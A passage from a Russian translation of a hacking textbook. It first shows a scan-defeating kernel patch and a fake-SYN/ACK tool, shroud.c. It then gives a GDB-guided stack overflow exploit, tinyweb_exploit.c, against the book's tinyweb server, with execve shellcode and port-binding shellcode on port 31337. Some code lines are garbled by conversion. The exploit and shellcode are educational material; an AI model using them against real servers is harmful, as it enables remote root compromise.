Сканирование портов часто используют для определения характеристик системы перед ее атакой. Зная, какие именно порты открыты, можно выбрать подходящие для атаки службы. Методы, которые предлагаются многочисленными системами обнаружения вторжений, зачастую срабатывают в процессе сканирования. При написании этой главы я размышлял, возможно ли гарантированно такое предотвратить. Так как деятельность хакеров, по сути, связана с генерацией новых идей, я познакомлю вас с таким методом.

Начнем с того, что пользу от техник сканирования FIN, Null и X-mas можно свести к нулю, внеся простые изменения в ядро. Достаточно сделать так, чтобы оно вообще перестало посылать пакеты сброса. Давайте воспользуемся программой grep для поиска кода, отвечающего за их отправку.

```
reader@hacking:~/booksrc $ grep -n -A 20 "void.*send_reset" /usr/src/linux/net/
                ipv4/tcp_ipv4.c
547:static void tcp_v4_send_reset(struct sock *sk, struct sk_buff *skb)
548-{
549-     struct tcphdr *th = skb->h.th;
550-     struct {
551-         struct tcphdr th;
552-#ifdef CONFIG_TCP_MD5SIG
553-         __be32 opt[(TCPOLEN_MD5SIG_ALIGNED >> 2)];
554-#endif
555-     } rep;
556-     struct ip_reply_arg arg;
557-#ifdef CONFIG_TCP_MD5SIG
558-     struct tcp_md5sig_key *key;
559-#endif
560-

    return; // Изменение: вместо отправки пакета RST   return

561-     /* Никогда не посылаем в ответ пакеты сброса */
562-     if (th->rst)
563-         return;
564-
565-     if (((struct rtable *)skb->dst)->rt_type != RTN_LOCAL)
566-         return;
567-
reader@hacking:~/booksrc $
```

После добавления оператора `return` (он выделен жирным шрифтом) функция ядра `tcp_v4_send_reset()` начнет просто возвращать управление. Достаточно произвести перекомпиляцию ядра, и отправка пакетов сброса прекратится, что предотвратит утечку информации.

Результат FIN-сканирования перед редактированием ядра

```
matrix@euclid:~ $ sudo nmap -T5 -sF 192.168.42.72
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2007-03-17 16:58 PDT
Interesting ports on 192.168.42.72:
Not shown: 1678 closed ports
PORT     STATE         SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 00:01:6C:EB:1D:50 (Foxconn)
Nmap finished: 1 IP address (1 host up) scanned in 1.462 seconds
matrix@euclid:~ $
```

Результат FIN-сканирования после редактирования ядра

```
matrix@euclid:~ $ sudo nmap -T5 -sF 192.168.42.72
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2007-03-17 16:58 PDT
Interesting ports on 192.168.42.72:
Not shown: 1678 closed ports
```

```
PORT     STATE        SERVICE
MAC Address: 00:01:6C:EB:1D:50 (Foxconn)
Nmap finished: 1 IP address (1 host up) scanned in 1.462 seconds
matrix@euclid:~ $
```

Этот вариант подходит для защиты от сканирования с использованием RST-пакетов. Куда сложнее предотвратить утечку информации при сканировании путем рассылки пакетов с флагом SYN и путем открытия полного соединения, ведь для поддержания функциональности открытые порты должны посылать в ответ пакеты с флагами SYN и ACK, и избежать этого невозможно. Но если аналогичным образом начнут отвечать и все закрытые порты, пользы от информации, получаемой в результате сканирования, не будет. Простое открытие всех портов негативным образом скажется на производительности, поэтому в идеале делать подобные вещи следует, не прибегая к стеку TCP. Нужный эффект нам даст приведенный ниже код. Это вариант программы rst_hijack.c с более сложной строкой BPF, позволяющей отфильтровать пакеты с флагом SYN, адресованные только закрытым портам. Функция обратного вызова генерирует для любого прошедшего этот фильтр пакета вполне правдоподобный ответ в виде пакетов с флагами SYN и ACK. В результате сканеры портов получат множество ложных срабатываний, среди которых затеряются по-настоящему открытые порты.

shroud.c

```
#include <libnet.h>
#include <pcap.h>
#include "hacking.h"

#define MAX_EXISTING_PORTS 30

void caught_packet(u_char *, const struct pcap_pkthdr *, const u_char *);
int set_packet_filter(pcap_t *, struct in_addr *, u_short *);

struct data_pass {
    int libnet_handle;
    u_char *packet;
};

int main(int argc, char *argv[]) {
    struct pcap_pkthdr cap_header;
    const u_char *packet, *pkt_data;
    pcap_t *pcap_handle;
    char errbuf[PCAP_ERRBUF_SIZE]; // Такой же размер, как и у LIBNET_ERRBUF_SIZE
    char *device;
    u_long target_ip;
    int network, i;
    struct data_pass critical_libnet_data;
    u_short existing_ports[MAX_EXISTING_PORTS];

    if((argc < 2) || (argc > MAX_EXISTING_PORTS+2)) {
        if(argc > 2)
```

```
            printf("Ограничено отслеживание %d существующих портов.\n",
                   MAX_EXISTING_PORTS);
        else
            printf("Usage: %s <IP to shroud> [existing ports...]\n", argv[0]);
        exit(0);
    }

    target_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE);
    if (target_ip == -1)
        fatal("Некорректный целевой адрес");

    for(i=2; i < argc; i++)
        existing_ports[i-2]   (u_short) atoi(argv[i]);

    existing_ports[argc-2] = 0;

    device = pcap_lookupdev(errbuf);
    if(device == NULL)
        fatal(errbuf);

    pcap_handle = pcap_open_live(device, 128, 1, 0, errbuf);
    if(pcap_handle == NULL)
        fatal(errbuf);

    critical_libnet_data.libnet_handle = libnet_open_raw_sock(IPPROTO_RAW);
    if(critical_libnet_data.libnet_handle == -1)
        libnet_error(LIBNET_ERR_FATAL, " невозможно открыть сетевой интерфейс.
                            программе требуются полномочиями root root.\n");

    libnet_init_packet(LIBNET_IP_H + LIBNET_TCP_H, &(critical_libnet_data.packet));
    if (critical_libnet_data.packet == NULL)
        libnet_error(LIBNET_ERR_FATAL, "невозможно инициализировать пакетную
                                        память.\n");

    libnet_seed_prand();

    set_packet_filter(pcap_handle, (struct in_addr *)&target_ip, existing_ports);

    pcap_loop(pcap_handle, -1, caught_packet, (u_char *)&critical_libnet_data);
    pcap_close(pcap_handle);
}

/* Sets Задает фильтр пакетов для поиска установленных TCP-подключений к target_ip */
int set_packet_filter(pcap_t *pcap_hdl, struct in_addr *target_ip, u_short *ports) {
    struct bpf_program filter;
    char *str_ptr, filter_string[90 + (25 * MAX_EXISTING_PORTS)];
    int i=0;

    sprintf(filter_string, "dst host %s and ", inet_ntoa(*target_ip)); // Целевой IP
    strcat(filter_string, "tcp[tcpflags] & tcp-syn != 0 and tcp[tcpflags] &
           tcp-ack = 0");

    if(ports[0] != 0) { // При наличии хотя бы одного порта
        str_ptr = filter_string + strlen(filter_string);
        if(ports[1] == 0) // Существует всего один порт
            sprintf(str_ptr, " and not dst port %hu", ports[i]);
        else { // Существуют два и более портов
```

```
            sprintf(str_ptr,   and not (dst port %hu", ports[i++]);
            while(ports[i] != 0) {
                str_ptr = filter_string + strlen(filter_string);
                sprintf(str_ptr, " or dst port %hu", ports[i++]);
            }
            strcat(filter_string, ")");
        }
    }
    printf("ОТЛАДКА: строка фильтрации \'%s\'\n", filter_string);
    if(pcap_compile(pcap_hdl, &filter, filter_string, 0, 0) == -1)
        fatal("pcap_compile failed");

    if(pcap_setfilter(pcap_hdl, &filter)    -1)
        fatal("pcap_setfilter failed");
}

void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header,
                   const u_char *packet) {
    u_char *pkt_data;
    struct libnet_ip_hdr *IPhdr;
    struct libnet_tcp_hdr *TCPhdr;
    struct data_pass *passed;
    int bcount;

    passed = (struct data_pass *) user_args; // Передаем данные с помощью указателя
                                             // на структуру

    IPhdr = (struct libnet_ip_hdr *) (packet + LIBNET_ETH_H);
    TCPhdr = (struct libnet_tcp_hdr *) (packet + LIBNET_ETH_H + LIBNET_TCP_H);

    libnet_build_ip(LIBNET_TCP_H,        // Размер пакета без IP-заголовка
        IPTOS_LOWDELAY,                  // Тип сервиса IP
        libnet_get_prand(LIBNET_PRu16),  // IP ID (случайный)
        0,                               // Фрагментация
        libnet_get_prand(LIBNET_PR8),    // TTL (случайный)
        IPPROTO_TCP,                     // Транспортный протокол
        *((u_long *)&(IPhdr->ip_dst)),   // IP источника (притворяемся получателем)
        *((u_long *)&(IPhdr->ip_src)),   // Целевой IP (возвращается отправителю)
        NULL,                            // Полезные данные (отсутствуют)
        0,                               // Длина полезных данных
        passed->packet);                 // Память заголовка пакета

    libnet_build_tcp(htons(TCPhdr->th_dport), // TCP-порт отправителя (притворяемся
                                              // целевым портом)
        htons(TCPhdr->th_sport),         // Целевой TCP-порт (возвращается
                                         // отправителю)
        htonl(TCPhdr->th_ack),           // Порядковый номер (используем предыдущий
                                         // ack)
        htonl((TCPhdr->th_seq) + 1),     // Номер подтверждения (берем у флага
                                         // SYN seq # + 1)
        TH_SYN | TH_ACK,                 // Управляющие флаги (задан только
                                         // флаг RST)
        libnet_get_prand(LIBNET_PRu16),  // Размер окна (случайный)
```

```
        0,                                  // Указатель срочности
        NULL,                               // Полезные данные (отсутствуют)
        0,                                  // Длина полезных данных
        (passed->packet) + LIBNET_IP_H); // Память заголовка пакета

    if (libnet_do_checksum(passed->packet, IPPROTO_TCP, LIBNET_TCP_H) == -1)
        libnet_error(LIBNET_ERR_FATAL, "невозможно посчитать контрольную сумму\n");

    bcount = libnet_write_ip(passed->libnet_handle, passed->packet,
             LIBNET_IP_H+LIBNET_TCP_H);
    if (bcount < LIBNET_IP_H + LIBNET_TCP_H)
        libnet_error(LIBNET_ERR_WARNING, "Внимание: Записан неполный пакет.");
    printf("bing!\n");
}
```

Этот код демонстрирует несколько приемов, которые, я надеюсь, вы уже способны увидеть. После компиляции запущенная программа должна скрывать IP-адрес, переданный в первом аргументе, исключая переданный в остальных аргументах список существующих портов.

```
reader@hacking:~/booksrc $ gcc $(libnet-config --defines) -o shroud
              shroud.c -lnet -lpcap
reader@hacking:~/booksrc $ sudo ./shroud 192.168.42.72 22 80
ОТЛАДКА: строка фильтрации 'dst host 192.168.42.72 and tcp[tcpflags] & tcp-syn !=
              0 and
tcp[tcpflags] & tcp-ack = 0 and not (dst port 22 or dst port 80)'
```

Во время работы программы любые попытки сканирования будут показывать, что открыты все порты.

```
matrix@euclid:~ $ sudo nmap -sS 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.0.189):
Port       State    Service
1/tcp      open     tcpmux
2/tcp      open     compressnet
3/tcp      open     compressnet
4/tcp      open     unknown
5/tcp      open     rje
6/tcp      open     unknown
7/tcp      open     echo
8/tcp      open     unknown
9/tcp      open     discard
10/tcp     open     unknown
11/tcp     open     systat
12/tcp     open     unknown
13/tcp     open     daytime
```

```
14/tcp    open     unknown
15/tcp    open     netstat
16/tcp    open     unknown
17/tcp    open     qotd
18/tcp    open     msp
19/tcp    open     chargen
20/tcp    open     ftp-data
21/tcp    open     ftp
22/tcp    open     ssh
23/tcp    open     telnet
24/tcp    open     priv-mail
25/tcp    open     smtp

[ output trimmed ]

32780/tcp open     sometimes-rpc23
32786/tcp open     sometimes-rpc25
32787/tcp open     sometimes-rpc27
43188/tcp open     reachout
44442/tcp open     coldfusion-auth
44443/tcp open     coldfusion-auth
47557/tcp open     dbbrowse
49400/tcp open     compaqdiag
54320/tcp open     bo2k
61439/tcp open     netprowler-manager
61440/tcp open     netprowler-manager2
61441/tcp open     netprowler-sensor
65301/tcp open     pcanywhere

Nmap run completed    1 IP address (1 host up) scanned in 37 seconds
matrix@euclid:~ $
```

В рассматриваемом случае из всех служб работает только ssh на порте 22, но ее нельзя опознать среди множества фальшивых подтверждений. На случай, если злоумышленник решит по очереди подключаться через telnet ко всем портам и проверять, появляются ли приветственные сообщения, можно добавить к описанной выше технике генерацию таковых — разумеется, тоже фальшивых.

0x480 Давайте взломаем что-нибудь

Занимаясь сетевым программированием, приходится перемещать многочисленные фрагменты памяти и часто делать приведение типов — думаю, вы и сами заметили, насколько замысловатым оно порой бывает. Все это создает благодатную почву для ошибок. А так как многие сетевые программы запускаются с правами пользователя root, маленькая ошибка способна обернуться серьезной уязвимостью. Как раз такую уязвимость содержит приведенный в этой главе код. Надеюсь, вы смогли ее увидеть.

Из программы hacking-network.h

```
/* Функция принимает FD-сокета и указатель на буфер назначения.
* Принимает данные из сокета до получения байтов конца строки.
* Эти байты читаются из сокета, но буфер назначения закрывается
* до их появления.
* Возвращает размер прочитанной строки (без конечных байтов)
*/
int recv_line(int sockfd, unsigned char *dest_buffer) {
#define EOL "\r\n" // Завершение последовательности байтов
#define EOL_SIZE 2
    unsigned char *ptr;
    int eol_matched = 0;

    ptr = dest_buffer;

    while(recv(sockfd, ptr, 1, 0) == 1) { // Читаем один байт
        if(*ptr == EOL[eol_matched]) { // Совпадает ли этот байт с завершением
                                       // строки?
            eol_matched++;
            if(eol_matched == EOL_SIZE) { // Если все байты совпадают
                                          // с завершением,
                *(ptr+1-EOL_SIZE) = '\0'; // завершаем строку
                return strlen(dest_buffer); // Возвращаем полученные байты
            }
        } else {
            eol_matched = 0;
        }
        ptr++; // Устанавливаем указатель на следующий байт
    }
    return 0; // Не найдены символы конца строки
}
```

В данном случае в функции `recv_line()` есть маленький недочет — отсутствует ограничивающий длину код. Соответственно, полученные байты могут переполнить массив `dest_buffer`. Это делает уязвимой программу tinyweb.c и все прочие программы, в которых используется данная функция.

0x481 Анализ с помощью GDB

Для эксплуатации уязвимости в программе tinyweb.c достаточно послать пакеты, которые будут нужным образом перезаписывать адрес возврата. Первым делом нужно узнать смещение от начала контролируемого нами буфера до сохраненного адреса возврата. Эти сведения можно получить, проанализировав скомпилированную программу с помощью отладчика GDB; впрочем, тут есть кое-что, способное создать проблемы. Так, программа требует привилегий пользователя root, а значит, именно с такими полномочиями нам придется запускать отладчик. Но использование команды `sudo`, равно как и работа из-под пользователя root, ме-

няют вид стека. Это означает, что адреса, которые мы видим при запуске двоичного файла в отладчике, будут отличаться от адресов, используемых при обычной работе программы. Есть и другие расхождения, вызывающие смещение памяти в процессе отладки и порождающие несоответствия, которые крайне сложно отследить. В результате в отладчике все будет работать, а без него наши попытки эксплуатировать уязвимость окажутся нежизнеспособными из-за несовпадающих адресов.

Эту проблему можно элегантно решить, подключившись к уже запущенному процессу. Давайте рассмотрим пример такого подключения отладчика GDB к процессу tinyweb, запущенному на другом терминале. Исходный код в этом примере я повторно скомпилировал с параметром **-g**, чтобы добавить отладочные символы, которые могут пригодиться в нашем случае.

```
reader@hacking:~/booksrc $ ps aux | grep tinyweb
root     13019   0.0   0.0   1504   344 pts/0   S+   20:25   0:00 ./tinyweb
reader   13104   0.0   0.0   2880   748 pts/2   R+   20:27   0:00 grep tinyweb
reader@hacking:~/booksrc $ gcc -g tinyweb.c
reader@hacking:~/booksrc $ sudo gdb -q --pid=13019 --symbols=./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 13019
/cow/home/reader/booksrc/tinyweb: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) bt
#0     0xb7fe77f2 in ?? ()
#1     0xb7f691e1 in ?? ()
#2     0x08048ccf in main () at tinyweb.c:44
(gdb) list 44
39         if (listen(sockfd, 20)    -1)
40             fatal("слушание со стороны сокета");
41
42             while(1) {   // Цикл функции accept
43                 sin_size = sizeof(struct sockaddr_in);
44                 new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr,
&sin_size);
45                 if(new_sockfd == -1)
46                     fatal("прием соединения");
47
48                 handle_connection(new_sockfd, &client_addr);
(gdb) list handle_connection
53     /* Функция обрабатывает соединение переданного сокета с переданным
54     * адресом клиента. Соединение обрабатывается как веб-запрос,
55     * функция отвечает через подсоединенный сокет. В конце функции
56     * переданный сокет закрывается
57     */
58     void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr) {
59         unsigned char *ptr, request[500], resource[500];
60         int fd, length;
61
62         length = ❶recv_line(sockfd, request);
```

```
(gdb) break 62
Breakpoint 1 at 0x8048d02: file tinyweb.c, line 62.
(gdb) cont
Continuing.
```

Обратная трассировка стека после подключения к запущенному процессу показывает, что программа в настоящий момент ждет подключения внутри функции `main()`. После задания точки останова на первом вызове функции `recv_line()` в строке 62 (❶) программа может продолжить работу. На данном этапе ее выполнение следует переместить вперед, сделав веб-запрос через браузер или запущенную на другом терминале программу `wget`. Это переместит нас в точку останова в функции `handle_connection()`.

```
Breakpoint 2, handle_connection (sockfd=4, client_addr_ptr=0xbffff810) at
              tinyweb.c:62
62          length = recv_line(sockfd, request);
(gdb) x/x request
0xbffff5c0:     0x00000000
(gdb) bt
#0 handle_connection (sockfd=4, client_addr_ptr=0xbffff810) at tinyweb.c:62
#1 0x08048cf6 in main () at tinyweb.c:48
(gdb) x/16xw request+500
0xbffff7b4:   0xb7fd5ff4   0xb8000ce0   0x00000000   0xbffff848
0xbffff7c4:   0xb7ff9300   0xb7fd5ff4   0xbffff7e0   0xb7f691c0
0xbffff7d4:   0xb7fd5ff4   0xbffff848   0x08048cf6   0x00000004
0xbffff7e4:   0xbffff810   0xbffff80c   0xbffff834   0x00000004
(gdb) x/x 0xbffff7d4+8
❷0xbffff7dc:     0x08048cf6
(gdb) p 0xbffff7dc   0xbffff5c0
$1 = 540
(gdb) p /x 0xbffff5c0 + 200
$2 = 0xbffff688
(gdb) quit
The program is running.  Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 13019
reader@hacking:~/booksrc $
```

В этой точке останова буфер запроса начинается с ячейки `0xbffff5c0`. Запустив обратную трассировку стека командой `bt`, мы увидим, что адрес возврата из функции `handle_connection()` — это `0x08048cf6`. Так как порядок локальных переменных в стеке в общем случае нам известен, мы понимаем, что буфер запроса окажется ближе к концу кадра. Значит, сохраненный адрес возврата в стеке должен находиться где-то в конце этого 500-байтового буфера. Итак, мы имеем представление о том, где следует искать, и быстрый анализ покажет нам, что адрес возврата сохранен в `0xbffff7dc` (❷). Проделав несложные расчеты, мы поймем, что он на 540 байтов отстоит от начала буфера запроса. Но в начале буфера есть несколько байтов, на которые может влиять остальная часть функции. Напоминаю вам, что получить контроль над программой нельзя, пока функция не вернет управление.

Мы учтем этот момент и просто пропустим первые 200 байтов буфера. Оставшихся 300 байтов вполне достаточно для размещения шелл-кода. Это означает, что целевым адресом возврата будет `0xbffff688`.

0x482 Почти успех

В следующем примере эксплуатации уязвимости в программе `tinyweb` используется перезапись смещения и адреса возврата значениями, вычисленными с помощью отладчика GDB. Буфер с внедренным кодом при этом заполняется нулями, так что все, что в него записывается, будет автоматически превращаться в С-строку. Затем первые 540 байтов мы заполним инструкциями NOP, чтобы создать дорожку до переписанного местоположения адреса возврата. Строка завершается управляющими символами `'\r\n'`

tinyweb_exploit.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

#include "hacking.h"
#include "hacking-network.h"

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80"; // Стандартный шелл-код

#define OFFSET 540
#define RETADDR 0xbffff688

int main(int argc, char *argv[]) {
    int sockfd, buflen;
    struct hostent *host_info;
    struct sockaddr_in target_addr;
    unsigned char buffer[600];

    if(argc < 2) {
        printf("Usage: %s <hostname>\n", argv[0]);
        exit(1);
    }

    if((host_info = gethostbyname(argv[1])) == NULL)
        fatal("при поиске имени узла");

    if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
        fatal("в сокете");
```

```
    target_addr.sin_family = AF_INET;
    target_addr.sin_port = htons(80);
    target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
    memset(&(target_addr.sin_zero), '\0', 8); // Заполняем нулями остаток структуры

    if (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr))
        == -1)
        fatal("при соединении с целевым сервером");

    bzero(buffer, 600);                       // Обнуляем буфер
    memset(buffer, '\x90', OFFSET);           // Строим дорожку NOP
    *((u_int *)(buffer + OFFSET)) = RETADDR; // Помещаем в шелл-код
    memcpy(buffer+300, shellcode, strlen(shellcode)); // адрес возврата
    strcat(buffer, "\r\n");                   // Завершаем строку
    printf("Буфер с внедренным кодом:\n");
    dump(buffer, strlen(buffer)); // Отображаем буфер с внедренным кодом
    send_string(sockfd, buffer);  // Посылаем буфер с внедренным кодом как
                                  // HTTP-запрос
    exit(0);
}
```

После компиляции эта программа позволит удаленно эксплуатировать уязвимость узлов, на которых запущена `tinyweb`, заставляя их выполнить шелл-код. Кроме того, она будет отображать байты буфера с внедренным кодом перед отправкой. Давайте запустим программу `tinyweb` на одном терминале, а на другом протестируем, как работает `tinyweb_exploit.c`. Вот что появится на втором терминале:

```
reader@hacking:~/booksrc $ gcc tinyweb_exploit.c
reader@hacking:~/booksrc $ ./a.out 127.0.0.1
Буфер с внедренным кодом:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 31 c0 31 db | ............1.1.
31 c9 99 b0 a4 cd 80 6a 0b 58 51 68 2f 2f 73 68 | 1......j.XQh//sh
```

```
68 2f 62 69 6e 89 e3 51 89 e2 53 89 e1 cd 80 90 | h/bin..Q..S.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 88 f6 ff bf |
0d 0a |
reader@hacking:~/booksrc $
```

На терминале с программой tinyweb мы увидим, что буфер с внедренным кодом был получен, а код — выполнен. Это даст нам доступ к оболочке с правами пользователя root, но только для консоли, на которой выполняется серверный процесс. Но, к сожалению, непосредственно использовать ее мы не можем. На ней мы увидим следующий текст:

```
reader@hacking:~/booksrc $ ./tinyweb
Accepting web requests on port 80
Got request from 127.0.0.1:53908 "GET / HTTP/1.1"
        Opening './webroot/index.html'  200 OK
Got request from 127.0.0.1:40668 "GET /image.jpg HTTP/1.1"
        Opening './webroot/image.jpg'   200 OK
Got request from 127.0.0.1:58504
"□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□1□1□1□□□ j
                                        XQh//shh/bin□□Q□□S □□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□"
 NOT HTTP!
sh-3.2#
```

Итак, уязвимость действительно существует, но шелл-код не дает нужного нам эффекта. Доступа к консоли у нас не появилось, то есть шелл-код представляет собой всего лишь обычную программу, которая заставляет другую программу открыть оболочку. Получив доступ к управлению указателем инструкций, внедренный шелл-код сможет делать что угодно. Существует множество типов этого кода, подходящих для различных ситуаций (или для различных вариантов информационного наполнения). Даже если такой код не запускает оболочку (shell), его все равно принято называть шелл-кодом.

0x483 Шелл-код, привязывающий к порту

При эксплуатации уязвимостей удаленных программ запуск локальной оболочки не имеет смысла. Привязывающий к порту шелл-код открывает TCP-соединение на заранее заданном порте и предоставляет удаленный доступ к командной оболочке. Чтобы воспользоваться таким кодом, достаточно заменить несколько байтов в программе, эксплуатирующей уязвимость. На LiveCD есть шелл-код, привязывающий к порту 31337. Вот как он выглядит:

```
reader@hacking:~/booksrc $ wc -c portbinding_shellcode
92 portbinding_shellcode
reader@hacking:~/booksrc $ hexdump -C portbinding_shellcode
00000000 6a 66 58 99 31 db 43 52   6a 01 6a 02 89 e1 cd 80 |jfX.1.CRj.j.....|
00000010 96 6a 66 58 43 52 66 68   7a 69 66 53 89 e1 6a 10 |.jfXCRfhzifS..j.|
00000020 51 56 89 e1 cd 80 b0 66   43 43 53 56 89 e1 cd 80 |QV.....fCCSV....|
00000030 b0 66 43 52 52 56 89 e1   cd 80 93 6a 02 59 b0 3f |.fCRRV.....j.Y.?|
00000040 cd 80 49 79 f9 b0 0b 52   68 2f 2f 73 68 68 2f 62 |..Iy...Rh//shh/b|
00000050 69 6e 89 e3 52 89 e2 53   89 e1 cd 80             |in..R..S....|
0000005c
reader@hacking:~/booksrc $ od -tx1 portbinding_shellcode | cut -c8-80 |
                sed -e ,s/ /\\x/g'
\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80
\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10
\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80
\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f
\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62
\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80

reader@hacking:~/booksrc $
```

После небольшой правки мы сможем заменить этим фрагментом шелл-код из программы tinyweb_exploit.c. Новую версию мы назовем tinyweb_exploit2.c. Вот как выглядит наш новый шелл-код:

Новая строка из программы tinyweb_exploit2.c

```
char shellcode[]=
"\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80"
"\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10"
"\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80"
"\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f"
"\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62"
"\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80";
// Шелл-код, привязывающий к порту 31337
```

После компиляции и запуска программы для узла, на котором запущен сервер tinyweb, шелл-код будет слушать порт 31337 для TCP-соединения. В приведенном ниже примере для связи с оболочкой используется программа *nc*. Ее полное

название — netcat, и фактически это работающая по сети версия программы cat. Мы не можем установить подключение с помощью клиента telnet, так как он автоматически завершает все исходящие строки символами `'\r\n'` В листинге ниже показан результат работы нашей программы. Параметр `-vv` в командной строке netcat обеспечивает вывод более подробных сообщений.

```
reader@hacking:~/booksrc $ gcc tinyweb_exploit2.c
reader@hacking:~/booksrc $ ./a.out 127.0.0.1
Буфер с внедренным кодом:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 6a 66 58 99 | ............jfX.
31 db 43 52 6a 01 6a 02 89 e1 cd 80 96 6a 66 58 | 1.CRj.j......jfX
43 52 66 68 7a 69 66 53 89 e1 6a 10 51 56 89 e1 | CRfhzifS..j.QV..
cd 80 b0 66 43 43 53 56 89 e1 cd 80 b0 66 43 52 | ...fCCSV.....fCR
